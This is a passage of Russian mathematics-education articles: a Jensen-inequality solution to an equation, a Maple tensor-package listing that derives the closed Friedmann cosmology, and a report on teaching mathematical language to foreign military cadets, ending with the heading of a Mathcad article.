$$\begin{aligned} \frac{4x^2y+6x^2+2xy-4x}{3x-y-2} + \sin\left(\frac{3x^2+xy+x-y-2}{3x-y-2}\right) &= \\ = 2xy + y^2 + \frac{x^2}{y^2} + \frac{2x}{y} + \frac{2xy(x^2+y^2)-4x^2y^2}{(3x-y-2)^2} + \end{aligned}$$

$$+ \frac{1}{(x+y)^2} \left(x^2 \sin \left(\frac{(x+y)^2}{x} \right) + y^2 \sin \left(\frac{(x+y)^2}{y^2} \right) + 2xy \sin \left(\frac{(x+y)^2}{3x-y-2} \right) \right). \quad (1)$$

Решение. Воспользуемся неравенством Йенсена.

1) Введём в рассмотрение функцию $f(z) = z^2 + \sin z$, $z \in \mathbb{R}$.

Так как $f''(z) = 2 - \sin z$, то $f''(z) > 0$ для всех $z \in \mathbb{R}$, следовательно, f строго выпукла вниз на $\mathbb{R}$.

2) Рассмотрим $t_1 = \frac{x^2}{(x+y)^2}$, $t_2 = \frac{y^2}{(x+y)^2}$, $t_3 = \frac{2xy}{(x+y)^2}$.

Заметим, что $t_1 + t_2 + t_3 = \frac{x^2}{(x+y)^2} + \frac{y^2}{(x+y)^2} + \frac{2xy}{(x+y)^2} = \frac{(x+y)^2}{(x+y)^2} = 1$.

Учитывая, что $x > 0$ и $y > 0$, заключаем, что $t_1, t_2, t_3 \in (0; 1)$.

3) Возьмём точки $x_1 = \frac{(x+y)^2}{x}$, $x_2 = \frac{(x+y)^2}{y^2}$, $x_3 = \frac{(x+y)^2}{3x-y-2}$.

Так как функция выпукла вниз, то мы можем записать неравенство Йенсена:

$$f(t_1 x_1 + t_2 x_2 + t_3 x_3) \leq t_1 f(x_1) + t_2 f(x_2) + t_3 f(x_3). \quad (2)$$

Заметим, что

$$\begin{aligned} t_1 x_1 + t_2 x_2 + t_3 x_3 &= x + 1 + \frac{2xy}{3x-y-2} = \\ &= \frac{3x^2 - xy - 2x + 3x - y - 2 + 2xy}{3x-y-2} = \frac{3x^2 + xy + x - y - 2}{3x-y-2}; \end{aligned}$$

Тогда неравенство (2) можно переписать так

$$\begin{aligned} \left(\frac{3x^2 + xy + x - y - 2}{3x-y-2} \right)^2 + \sin \left(\frac{3x^2 + xy + x - y - 2}{3x-y-2} \right) &\leq \frac{x^2}{(x+y)^2} \left(\frac{(x+y)^4}{x^2} + \sin \frac{(x+y)^2}{x} \right) + \\ &+ \frac{y^2}{(x+y)^2} \left(\frac{(x+y)^4}{y^4} + \sin \frac{(x+y)^2}{y^2} \right) + \frac{2xy}{(x+y)^2} \left(\frac{(x+y)^4}{(3x-y-2)^2} + \sin \frac{(x+y)^2}{3x-y-2} \right). \end{aligned} \quad (3)$$

Преобразуем первое слагаемое из левой части неравенства (3):

$$\begin{aligned} \left(\frac{3x^2 + xy + x - y - 2}{3x-y-2} \right)^2 &= \left(\frac{(3x^2 - xy - 2x) + (3x - y - 2) + 2xy}{3x-y-2} \right)^2 = \left(x + 1 + \frac{2xy}{3x-y-2} \right)^2 = \\ &= x^2 + 1 + \frac{4x^2 y^2}{(3x-y-2)^2} + 2x + \frac{4x^2 y}{3x-y-2} + \frac{4xy}{3x-y-2} = \\ &= x^2 + 1 + \frac{4x^2 y^2}{(3x-y-2)^2} + 2x + \frac{4x^2 y + 4xy}{3x-y-2}. \end{aligned}$$

Учитывая полученное, перепишем (3):

$$\begin{aligned} x^2 + 1 + \frac{4x^2 y^2}{(3x-y-2)^2} + 2x + \frac{4x^2 y + 4xy}{3x-y-2} + \sin \left(\frac{3x^2 + xy + x - y - 2}{3x-y-2} \right) &\leq \\ &\leq \frac{x^2}{(x+y)^2} \left(\frac{(x+y)^4}{x^2} + \sin \frac{(x+y)^2}{x} \right) + \frac{y^2}{(x+y)^2} \left(\frac{(x+y)^4}{y^4} + \sin \frac{(x+y)^2}{y^2} \right) + \end{aligned}$$

$$\begin{aligned}
& + \frac{2xy}{(x+y)^2} \left(\frac{(x+y)^4}{(3x-y-2)^2} + \sin \frac{(x+y)^2}{3x-y-2} \right), \\
& \frac{4x^2y+6x^2+2xy-4x}{3x-y-2} + \sin \left(\frac{3x^2+xy+x-y-2}{3x-y-2} \right) \leq \\
& \leq 2xy + y^2 + \frac{x^2}{y^2} + \frac{2x}{y} + \frac{2xy(x+y)^2-4x^2y^2}{(3x-y-2)^2} + \\
& + \frac{1}{(x+y)^2} \left(x^2 \sin \frac{(x+y)^2}{x} + y^2 \sin \frac{(x+y)^2}{y^2} + 2xy \sin \frac{(x+y)^2}{3x-y-2} \right). \quad (4)
\end{aligned}$$

4) Сравним полученное неравенство (4) с заданным равенством (1) и воспользуемся тем, что знак равенства в неравенстве Йенсена достигается только при $x_1 = x_2 = x_3$. Тогда

$$\frac{(x+y)^2}{x} = \frac{(x+y)^2}{y^2} = \frac{(x+y)^2}{3x-y-2}. \quad (5)$$

Решая систему уравнений (5) относительно положительных неизвестных x и y , находим: $x = \frac{9+\sqrt{17}}{8}$, $y = \frac{1+\sqrt{17}}{4}$. $\square$

К нашему большому сожалению, мы не смогли найти, где впервые была опубликована последняя задача. Есть предположение, что задача предлагалась на олимпиаде школьников, которую проводит ИД «Московский Комсомолец» и Московский государственный университет имени М.В. Ломоносова (<https://pvg.mk.ru/>).

СПИСОК ЛИТЕРАТУРЫ

1. Голубев, А. А. Дифференциальное и интегральное исчисление функций одного действительного переменного. Учебное пособие / А. А. Голубев. — Тверь, — 2015.
2. Калинин С. И. Средние величины степенного типа. Неравенства Коши и Ки Фана: учебное пособие по спецкурсу. — Киров: Изд-во ВГГУ, — 2002. — 368 с.
3. Неравенство Йенсена – Каталог задач по олимпиаде. — URL: <https://3.shkolkovovo.online/catalog/7075?SubjectId=7> (дата обращения: 06.03.2025).
4. Калинин С. И., Соколова Д. А. Применение неравенства Йенсена при решении уравнений и оптимизационных задач // Вестник Сыктывкарского университета. Сер. 1: Математика. Механика. Информатика. – 2021. – №1 (38). – С. 4-12.

Рукопись поступила в редакцию 07.03.2025

Рукопись принята к печати 10.03.2025

ПРИМЕНЕНИЕ СИСТЕМЫ КОМПЬЮТЕРНОЙ АЛГЕБРЫ MAPLE ДЛЯ РЕШЕНИЯ ЗАДАЧ ТЕОРИИ ГРАВИТАЦИИ

Морозова Светлана Игоревна

Тверской государственный университет, г. Тверь

E-mail: Morozova.SI@tversu.ru

Чемарина Юлия Владимировна

Тверской государственный университет, г. Тверь

E-mail: Chemarina.YV@tversu.ru

Ключевые слова: компьютерная алгебра Maple, математическое моделирование, гравитирующие конфигурации.

Аннотация. В работе представлены некоторые возможности системы компьютерной алгебры Maple для решения задач теории гравитации. На примере построения закрытой космологической модели Фридмана проиллюстрированы специальные функции пакета Tensor, позволяющие сократить вычисления компонент тензорных полей и получить решения уравнений Эйнштейна.

На математическом факультете Тверского государственного университета реализуются образовательные программы бакалавриата, магистратуры и аспирантуры, направленные на подготовку специалистов в области математического и компьютерного моделирования. При этом один из классов решаемых студентами задач связан с моделированием гравитирующих конфигураций в рамках общей теории относительности [1]. Описанию геометрии искривленного пространства-времени и взаимодействующих с ним физических полей, получению точных решений даже в простейших случаях (решение Шварцшильда, космологические модели Фридмана) предшествуют достаточно громоздкие выкладки, связанные с вычислением компонент тензорных полей и решением уравнений Эйнштейна.

Настоящая работа посвящена иллюстрации возможностей системы компьютерной алгебры Maple для упрощения математических вычислений, визуализации данных и моделирования в области гравитации. Maple представляет собой систему символьных вычислений. Помимо функций, входящих в ядро, система содержит множество специализированных функций, требующих предварительного подключения соответствующего пакета. Подгрузка пакета осуществляется с помощью команды `with(package)`, где `package` – имя пакета [2-4].

Мы рассмотрим несколько пакетов, существенно облегчающих построение моделей гравитирующих конфигураций. Основной из них – это пакет Tensor. Он содержит команды для оперирования с тензорами и их использования в общей теории относительности. Этот пакет использует свой тип представления данных, называемый `tensor_type`, чтобы представлять объекты как с ковариантными, так и контравариантными индексами.

© Морозова С.И., 2025

© Чемарина Ю.В., 2025

Приведём несколько функций, которые далее будем использовать для построения модельного примера:

create	создает тензорный объект
invert	обращение тензора второго ранга
d1metric	первая частная производная метрики
d2metric	вторая частная производная метрики
Christoffel1	команда вычисления символов Кристоффеля первого рода
Ricci	тензор Риччи
Ricciscalar	скалярная кривизна
Riemann	тензор Римана
Einstein	тензор Эйнштейна
lin_com	линейная комбинация тензорных объектов
get_compts	определяет компоненты объекта

Также при работе с задачами теории гравитации полезны пакеты DEtools и Plots. Пакет DEtools даёт дополнительный инструментарий для решения дифференциальных уравнений. Он содержит команды построения графиков решений обыкновенных дифференциальных уравнений и дифференциальных уравнений с частными производными (команды DEplot, DEplot3d, и PDEplot), команды замены переменных в обыкновенных дифференциальных уравнениях (команда Dchangevar) и системы координат в уравнениях с частными производными (PDEchangecoord) и некоторые другие команды. Пакет Plots служит для построения специальных видов графиков функций. С его помощью можно построить график неявно заданной функции или график векторного поля градиентов функции, включить в график текстовую надпись, сделать анимацию или построить на одном графике несколько различных систем координат [2-4].

Далее, мы проиллюстрируем возможности системы компьютерной алгебры Maple на примере построения закрытой космологической модели Фридмана. Приведем листинг программы, позволяющей в данном случае получить и решить уравнения Эйнштейна.

> restart :

> with(tensor) :

#Задаём систему координат

> coord := [η, χ, θ, φ];

coord := [η, χ, θ, φ]

#Определяем компоненты ковариантного метрического тензора

> g_compts := array(symmetric, sparse, 1..4, 1..4) :

> g_compts_{1,1} := a(η)² : g_compts_{2,2} := -a(η)² :

g_compts_{3,3} := -a(η)² · sin(χ)² : g_compts_{4,4} := -a(η)² · sin(χ)² · sin(θ)² :

```
> g := create([-1, -1], eval(g_compts));
```

$$g := table \left(\begin{array}{c} \\ \\ \\ \\ \end{array} \begin{array}{c} \\ \\ \\ \\ \end{array} \right) compts$$

$$= \begin{bmatrix} a(\eta)^2 & 0 & 0 & 0 \\ 0 & -a(\eta)^2 & 0 & 0 \\ 0 & 0 & -a(\eta)^2 \sin(\chi)^2 & 0 \\ 0 & 0 & 0 & -a(\eta)^2 \sin(\chi)^2 \sin(\theta)^2 \end{bmatrix}, index_char = [-1, -1]$$

#Вычисляем все величины, необходимые для нахождения тензора Эйнштейна

```
> ginv := invert(g, 'detg') :
```

```
> D1g := d1metric(g, coord) : D2g := d2metric(D1g, coord) :
```

```
> Cfl := Christoffel(D1g) :
```

```
> RMN := Riemann(ginv, D2g, Cfl) :
```

```
> RICCI := Ricci(ginv, RMN) :
```

```
> RS := Ricciscalar(ginv, RICCI) :
```

#Получаем тензор Эйнштейна

```
> Estn := Einstein(g, RICCI, RS) : EE := get_compts(Estn) :
```

#Задаём тензор энергии-импульса

```
> T_compts := array(symmetric, sparse, 1..4, 1..4) :
```

```
> T_compts1,1 := k·a(η)2·ε(η) : T_compts1,2 := 0 : T_compts2,1 := 0 : T_compts2,2 := k·a(η)2·p(η) : T_compts3,3 := k·a(η)2·p(η)·sin(χ)2 : T_compts4,4 := k·a(η)2·p(η)·sin(χ)2 sin(θ)2 :
```

```
> T := create([-1, -1], eval(T_compts));
```

$$T := table \left(\begin{array}{c} \\ \\ \\ \\ \end{array} \begin{array}{c} \\ \\ \\ \\ \end{array} \right) compts = \begin{bmatrix} k a(\eta)^2 \varepsilon(\eta) & 0 & 0 & 0 \\ 0 & k a(\eta)^2 p(\eta) & 0 & 0 \\ 0 & 0 & k a(\eta)^2 p(\eta) \sin(\chi)^2 & 0 \\ 0 & 0 & 0 & k a(\eta)^2 p(\eta) \sin(\chi)^2 \sin(\theta)^2 \end{bmatrix}, index_char = [-1, -1]$$

#Составляем систему уравнений Эйнштейна

> $UR := \text{lin_com}(Estn, T) :$

> $URAVN := \text{get_compts}(UR) : URAVN := \text{simplify}(\text{subs}(\cos(\chi)^2 = 1 - \sin(\chi)^2, \cos(\theta)^2 = 1 - \sin(\theta)^2, URAVN)) :$

#Выписываем ненулевые уравнения

>

$UR1 := \text{simplify}(\text{subs}(\cos(\chi)^2 = 1 - \sin(\chi)^2, \cos(\theta)^2 = 1 - \sin(\theta)^2, URAVN_{1,1})) ; UR2 := \text{simplify}(\text{subs}(\cos(\chi)^2 = 1 - \sin(\chi)^2, \cos(\theta)^2 = 1 - \sin(\theta)^2, URAVN_{2,2})) ;$
 $UR3 := \text{simplify}(\text{subs}(\cos(\chi)^2 = 1 - \sin(\chi)^2, \cos(\theta)^2 = 1 - \sin(\theta)^2, URAVN_{3,3})) ; UR4 := \text{simplify}(\text{subs}(\cos(\chi)^2 = 1 - \sin(\chi)^2, \cos(\theta)^2 = 1 - \sin(\theta)^2, URAVN_{4,4})) ;$

$$UR1 := -\frac{-k a(\eta)^4 \varepsilon(\eta) + 3 \left(\frac{d}{d\eta} a(\eta) \right)^2 + 3 a(\eta)^2}{a(\eta)^2}$$

$$UR2 := -\frac{1}{a(\eta)^2} \left(-k a(\eta)^4 p(\eta) + \left(\frac{d}{d\eta} a(\eta) \right)^2 - a(\eta)^2 - 2 a(\eta) \left(\frac{d^2}{d\eta^2} a(\eta) \right) \right)$$

$$UR3 := -\frac{1}{a(\eta)^2} \left(\sin(\chi)^2 \left(-k a(\eta)^4 p(\eta) + \left(\frac{d}{d\eta} a(\eta) \right)^2 - a(\eta)^2 - 2 a(\eta) \left(\frac{d^2}{d\eta^2} a(\eta) \right) \right) \right)$$

$$UR4 := -\frac{1}{a(\eta)^2} \left(\sin(\chi)^2 \sin(\theta)^2 \left(-k a(\eta)^4 p(\eta) + \left(\frac{d}{d\eta} a(\eta) \right)^2 - a(\eta)^2 - 2 a(\eta) \left(\frac{d^2}{d\eta^2} a(\eta) \right) \right) \right)$$

#Задаём уравнение состояния пылевидной материи $p=0$ и решаем 1-е и 2-е уравнения

> $p := \eta \rightarrow 0;$

```

p := η → 0
> ε := solve(UR1, ε(η)); # плотность энергии

$$\varepsilon := \frac{3 \left( \left( \frac{d}{d\eta} a(\eta) \right)^2 + a(\eta)^2 \right)}{a(\eta)^4 k}$$

> UR2 := simplify(UR2);

$$UR2 := - \frac{\left( \frac{d}{d\eta} a(\eta) \right)^2 - a(\eta)^2 - 2 a(\eta) \left( \frac{d^2}{d\eta^2} a(\eta) \right)}{a(\eta)^2}$$

> dsolve({UR2, a(0) = 0}, a(η));


$$a(\eta) = \sqrt{-C2^2} + C2 \cos(\eta)$$

#Записываем найденное выражение для радиуса Вселенной
> a := η → a0 · (1 - cos(η));

$$a := \eta \rightarrow a0 (1 - \cos(\eta))$$

#Строим график зависимости радиуса Вселенной от времени t
> plot([η - sin(η), 1 - cos(η), η = 0 .. 2 · Pi], style = line, tickmarks
= [[Pi = π, 2 · Pi = 2 π], default], title = "Закрытая модель",
titlefont = ["ROMAN", 20], labels = ["t", "a(t)", labelfont
= ["HELVETICA", 15], axesfont = ["HELVETICA", "ARIAL",
15]));

```



Построенный пример иллюстрирует простоту получения уравнений Эйнштейна для метрики с заданным типом симметрии пространства-времени и относительную лёгкость решения этих уравнений в простейших

случаях. Рассмотрение нестационарных гравитирующих конфигураций скалярного поля, исследуемых в работах [5-7], делает практически невозможным построение точных и численных решений без использования систем компьютерной алгебры.

Таким образом, система компьютерной алгебры Maple является удобным и практически незаменимым инструментом как для решения учебных задач в рамках дисциплин, связанных с математическим и компьютерным моделированием, так и для научно-исследовательских задач в области гравитации и космологии.

СПИСОК ЛИТЕРАТУРЫ

1. Любавская С.В., Соков С.В. Использование систем компьютерной алгебры для построения точных решений в теории относительности / В сборнике Перспективы развития математического образования в Твери и Тверской области: материалы Второй Всероссийской научно-практ. конф. (21 апреля 2018 г., г. Тверь). – Тверь: Твер. гос. ун-т, 2018. – С. 131–135.

2. Аладьев В.З. Программирование в пакетах Maple и Mathematica: Сравнительный аспект / В.З.Аладьев, В.К.Бойко, Е.А.Ровба; Гродненский гос. ун-т им. Янки Купалы. – Гродно: ГрГУ, 2011.

3. Егоров А. И. Обыкновенные дифференциальные уравнения и система Maple [Электронный ресурс]/ Егоров А. И. – Электрон. текстовые данные. – М.: СОЛОН-ПРЕСС, 2016.

4. Кирсанов М. Н. Практика программирования в системе Maple. – М.: Издательский дом МЭИ, 2011.

5. Морозова С.И., Столярова Г.Н., Чемарина Ю.В. Об одном классе точных нестационарных решении для конфигураций сферически-симметричного безмассового скалярного поля / В сборнике Перспективы развития математического образования в эпоху цифровой трансформации: материалы V Всероссийской научно-практ. конф. (28–30 марта 2024 года, г. Тверь). – Тверь: Твер. гос. ун-т, 2024. – С. 78-83.

6. Чемарина Ю.В. Метод построения нестационарных конфигураций сферически-симметричного скалярного поля / В сборнике Перспективы развития математического образования в эпоху цифровой трансформации: материалы IV Всероссийской научно-практ. конф. (30 марта – 01 апреля 2023 года, г. Тверь). – Тверь: Твер. гос. ун-т, 2023. – С. 141-147.

7. Tchearina Ju.V., Alekseeva E.G., Tsirulev A.N., Nuraliev N.K. Nonstationary self-gravitating configurations of scalar and electromagnetic fields // Journal of Physics: Conference Series, 1390 (2019) 012098.

Рукопись поступила в редакцию 29.03.2025

Рукопись принята к печати 31.03.2025

ОБУЧЕНИЕ ИНОСТРАННЫХ ВОЕННОСЛУЖАЩИХ ЯЗЫКУ МАТЕМАТИКИ НА ЭТАПЕ ПРЕДВУЗОВСКОЙ ПОДГОТОВКИ

Мосина Людмила Владимировна

Михайловская военная артиллерийская академия, г. Санкт-Петербург

E-mail: vkliukin150853@mail.ru

Семенистая Мария Николаевна

Михайловская военная артиллерийская академия, г. Санкт-Петербург

E-mail: semya86@mail.ru

Судакова Анна Григорьевна

Михайловская военная артиллерийская академия, г. Санкт-Петербург

E-mail: 5342903@mail.ru

Ключевые слова: математика, язык математики, иностранные военнослужащие, предвузовская подготовка, подготовительный курс.

Аннотация. Статья посвящена рассмотрению вопросов обучения иностранных военнослужащих языку математики на этапе предвузовской подготовки. Авторами описываются факторы, снижающие эффективность подготовки иностранных курсантов к освоению основных профессиональных программ. Для повышения эффективности образовательного процесса предлагается на этапе предвузовской подготовки использовать материалы учебного пособия «Математика. Введение в язык специальности». Описывается структура пособия и опыт его применения на подготовительном и основном курсах при работе с курсантами ближнего и дальнего зарубежья.

Ежегодно в высшие учебные заведения Министерства обороны Российской Федерации прибывают на обучения иностранные военнослужащие (далее ИВС) из стран дальнего и ближнего зарубежья. Обучение иностранных военнослужащих проводится на русском языке. Для ИВС, не владеющих русским языком или владеющих им слабо, обязательным является изучение русского языка в течение в рамках подготовительного курса. Подготовительный курс (далее ПК) является формой специальной предвузовской подготовки [2, с. 15-16]. Под этапом предвузовской подготовки понимается период обучения на подготовительном курсе продолжительностью до 10 месяцев.

Целью обучения на ПК является овладение русским языком не только как объектом изучения, но и как средством овладения общеобразовательными предметами, в частности математикой.

Преподаватели математики отмечают, что ИВС, начавшие освоение основной образовательной программы после обучения на ПК, испытывают значительные трудности. Среди них можно выделить следующие:

- неспособность некоторых курсантов осуществлять арифметические действия с дробями, со степенями, тождественные преобразования, что наиболее характерно для ИВС из Таджикистана, Камбоджи и Лаоса;
- слабое понимание математических и технических терминов;

- трудности в коммуникации в рамках одной учебной группы по причине различий этнопсихологических характеристик ИВС;
- значительные трудности в говорении и восприятии речи на слух.

Проблемы в обучении ИВС на основном курсе объясняются наличием ряда факторов, затрудняющих образовательный процесс на этапе предвузовской подготовки:

- поздний заезд групп, добавление вновь прибывших ИВС в группы, изучающие русский язык более одного месяца;
- низкий уровень общеобразовательной и профессиональной подготовки, возраст ИВС;
- объединение в пределах одной группы ПК ИВС с разным уровнем языковой подготовки, разных национальностей, возраста, служебного статуса, представителей разных специальностей вследствие разного времени заезда групп;
- отсутствие учебников, учебных пособий, лексических минимумов по обучению языку специальности ИВС ПК и проч.

С целью повышения эффективности процесса подготовки ИВС к освоению основных профессиональных программ преподавателями кафедр математики и русского языка было подготовлено учебное пособие «Математика. Введение в язык специальности»[3], предназначенное для ИВС, обучающихся на ПК.

Согласно приказу Министерства науки и высшего образования РФ от 18 октября 2023 г. № 998 «Об утверждении требований к освоению дополнительных общеобразовательных программ, обеспечивающих подготовку иностранных граждан и лиц без гражданства к освоению профессиональных образовательных программ на русском языке» [4] в программу обучения на ПК, помимо русского языка, должны включаться и общеобразовательные предметы, в частности – математика. В результате освоения основного общеобразовательного предмета «Математика» на этапе предвузовской подготовки ИВС должны уметь: пользоваться изученными теоремами и правилами курса, формулировать правила, выводить основные формулы элементарной математики; выполнять вычисления, тождественные преобразования выражений; решать линейные, квадратные и тригонометрические уравнения; исследовать решения линейного и квадратного уравнений; решать линейные и квадратные неравенства, решать неравенства методом интервалов; решать системы двух линейных уравнений с двумя неизвестными; решать системы нелинейных уравнений аналитическими и (или) графическими методами; решать системы неравенств; исследовать основные свойства элементарных функций; строить графики элементарных функций и выполнять простейшие преобразования графиков; определять свойства функций по их графикам; находить производные и интегралы; исследовать функции с

помощью производной; использовать математическую терминологию и символику; пояснять и записывать решения, используя предметные термины и символику; формулировать определения (или давать описания) базовых понятий изученных разделов элементарной математики, векторной алгебры и математического анализа.

Исходя из вышеперечисленных требований, а также в соответствии с программой изучения дисциплины «Математика» на первом курсе, были отобраны следующие темы учебного пособия «Математика. Введение в язык специальности»: «Цифры. Числа. Знаки сравнения», «Арифметические действия», «Чтение дробей», «Действия с дробями», «Чтение степеней», «Чтение корней», «Одночлены и многочлены», «Линейные уравнения», «Линейные уравнения с двумя переменными», «Системы линейных уравнений», «Множества».

Пособие преследует две цели. С одной стороны, ИВС должны изучить и научиться использовать в речи основные математические термины и конструкции научного стиля речи для объяснения хода решения математических задач, а также понимания и фиксации лекционного материала; с другой стороны, в ходе изучения материалов пособия ИВС повторяют или осваивают с помощью преподавателей основные темы школьного курса математики.

Пособие имеет гибкую структуру. Темы не связаны между собой лексически или грамматически, что позволяет построить программу обучения в соответствии с уровнем группы.

Каждый урок пособия имеет одинаковую структуру, включающую несколько этапов работы с учебным материалом. Такая организация учебного материала продиктована, во-первых, учетом стадий формирования навыка, во-вторых, необходимостью алгоритмизации действий ИВС по работе с учебным материалом. Понимание ИВС алгоритма работы материалами пособия позволяет сформировать у них общенаучные навыки – сравнение, анализ, самоконтроль [1, с. 390-392], что повышает темп учебных действий, а значит и эффективность подготовки ИВС. Также подобная организация позволяет использовать пособие не только во время практических занятий под руководством преподавателя, но и оставлять некоторые темы для самостоятельного изучения ИВС, что позволяет формировать навыки самостоятельной работы, которые у некоторых категорий ИВС недостаточно сформированы в силу особенностей образовательных систем стран проживания.

Рассмотрим подробнее этапы работы с учебными материалами пособия в ходе обучения ИВС на этапе предвузовской подготовки.

1) На первом этапе ИВС читают и переводят лексику и конструкции научного стиля речи по определенной теме. К примеру, лексический минимум по теме «График полного квадратного уравнения» включает следующие единицы: *график, кривая, ось, точка, пересечение, направление*

и др. При введении лексических единиц указываются их грамматические характеристики: род и форма множественного числа, а также пример использования в тексте урока [3, с. 58]:

график (м.р.) – графики (мн.ч.) ~ *график полного квадратного уравнения*

кривая (ж.р.) – кривые (мн.ч.) ~ *U-образная кривая*

ось (ж.р.) – оси (мн.ч.) ~ *ось абсцисс*

точка (ж.р.) – точки (мн.ч.) ~ *точки пересечения*

направление (ср.р.) ~ *направление параболы*

построение (ср.р.) ~ *построение графика*

Конструкции научного стиля речи также приводятся с примерами из текста урока:

что представляет собой что ~ *график представляет собой параболу*

что направлено куда ~ *ветви параболы направлены вверх / вниз*

что необходимо сделать для чего ~ *для построения графика необходимо найти вершину параболы*

что пересекает что где ~ *парабола пересекает ось x в двух точках*

что касается чего ~ *парабола касается оси x*

2) После ознакомления с лексическими единицами и конструкциями научного стиля речи ИВС читают текст, содержащий краткую теоретическую информацию или подробное описание алгоритма решения задания. В качестве примера приведем текст «График полного квадратного уравнения» [2, с. 58]:

«График полного квадратного уравнения вида $ax^2 + bx + c = 0$ представляет собой параболу (U – образную кривую). Для построения графика такого уравнения необходимо найти вершину параболы, ее направление и точки пересечения с осью абсцисс (x).


1) Вычисляем вершину параболы: $x = -\frac{b}{2a}$.



2) Определяем направление параболы:

– если старший коэффициент $a > 0$, то ветви параболы направлены вверх;

– если старший коэффициент $a < 0$, то ветви параболы направлены вниз.

3) Чтобы найти точки пересечения параболы с осью x, необходимо решить уравнение:

$D > 0$ Уравнение имеет два корня: $x_1 = \frac{-b - \sqrt{D}}{2a}; \quad x_2 = \frac{-b + \sqrt{D}}{2a}.$ Парабола пересекает ось x в двух точках	
--	---

$D = 0$ Уравнение имеет один (двукратный) корень: $x_1 = -\frac{b}{2a}$. Парабола касается оси x	
$D < 0$ Уравнение не имеет корней. Парабола не имеет общих точек с осью x	

4) С целью проверки правильности понимания информации ИВС отвечают на вопросы к тексту: «Что представляет собой график полного квадратного уравнения?», «Что такое парабола?» и проч.

5) Далее изученный лексико-грамматический материал ИВС используют при объяснении хода решения типовой задачи. К примеру, ИВС строят графики полного квадратного уравнения и объясняют ход выполнения задания, используя новые слова, конструкции и прочитанный текст.

6) В качестве задания для самостоятельной работы по теме ИВС предлагается самостоятельно построить график полного квадратного уравнения с объяснением всех этапов выполнения задания, а также подготовить рассказ о графике полного квадратного уравнения.

Учебное пособие может быть использовано и на занятиях по математике с ИВС основного курса. В качестве примера приведем пример работы с темой «Множества» [3, с. 24-29], которая изучается в начале первого семестра первого курса.

На занятиях были изучены понятия множества, видов числовых множеств, расширения числовых множеств, приведены примеры множеств, разобраны практические задания по теме. Курсанты сначала записывали основные теоретические положения в рабочих тетрадях, затем преподаватель обсуждал с ИВС основные термины. С целью проверки понимания теоретической информации проводился опрос с помощью предложенных в пособии вопросов:

- 1) Какие множества называются числовыми множествами?
- 2) Что является элементами числовых множеств?
- 3) Какими буквами обозначаются числовые множества?

Далее курсанты рассказывали основные пункты лекции, опираясь на предложенную в пособии схему, и разбирали практические задания.

Подобная структура занятия позволила значительно сократить время, затраченное на усвоение нового материала, и решить больше практических задач.

Отметим, что при изучении нового теоретического материала ИВС приходится записывать объемные лекции. За время, отведенное на занятие, курсанты не всегда имеют возможность понять весь излагаемый материал, иногда им приходится записывать конспект в тетради, а разбирать его уже в часы самоподготовки. Используя материалы пособия, ИВС могут найти значения новых терминов, разъяснения теоретических положений и работать над новым материалом самостоятельно.

Таким образом, опыт работы с ИВС на этапе предвузовской подготовки и основных курсах показал, что введение в программу обучения материалов пособия позволяет повысить эффективность подготовки ИВС к освоению профильных дисциплин на русском языке и способствует развитию их познавательной активности.

СПИСОК ЛИТЕРАТУРЫ

1. Бабанский, Ю. К. Избранные педагогические труды / Ю. К. Бабанский; [Сост. М. Ю. Бабанский; Авт. вступ. ст. Г. Н. Филонов и др.]; АПН СССР. – Москва: Педагогика, 1989. – 558 с.; ISBN 5-7155-0174-1.

2. Капитонова, Т.И., Московкин, Л.В./ Т.И.Капитонова, Л.В. Московкин. – Санкт-Петербург: Златоуст, 2006. – 271 с.; ISBN 5-86547-160-0.

3. Математика. Физика. Начертательная геометрия. Введение в язык специальности. Базовый уровень. Пособие для иностранных военнослужащих.– СПб.: МВАА, 2023. – 144 с.

4. Приказ Министерства науки и высшего образования РФ от 18 октября 2023 г. № 998 «Об утверждении требований к освоению дополнительных общеобразовательных программ, обеспечивающих подготовку иностранных граждан и лиц без гражданства к освоению профессиональных образовательных программ на русском языке».

Рукопись поступила в редакцию 21.03.2025

Рукопись принята к печати 24.03.2025

ИСПОЛЬЗОВАНИЕ МАТЕМАТИЧЕСКОГО ПАКЕТА MATHCAD КАК ИНСТРУМЕНТА ЦИФРОВИЗАЦИИ ОБУЧЕНИЯ МАТЕМАТИКЕ КУРСАНТОВ ВОЕННО-ТЕХНИЧЕСКИХ ВУЗОВ

Новичкова Ольга Евгеньевна

Михайловская военная артиллерийская академия, г. Санкт-Петербург

E-mail: olga_evq77@mail.ru

Сидорова Мария Евгеньевна

Михайловская военная артиллерийская академия, г. Санкт-Петербург

E-mail: m.e.sidorova@gmail.com

Судакова Анна Григорьевна

Михайловская военная артиллерийская академия, г. Санкт-Петербург

E-mail: 5342903@mail.ru

Ключевые слова: математический пакет Mathcad, лабораторные работы по математике, построение графиков, числовые ряды, ряды Фурье, математическая статистика

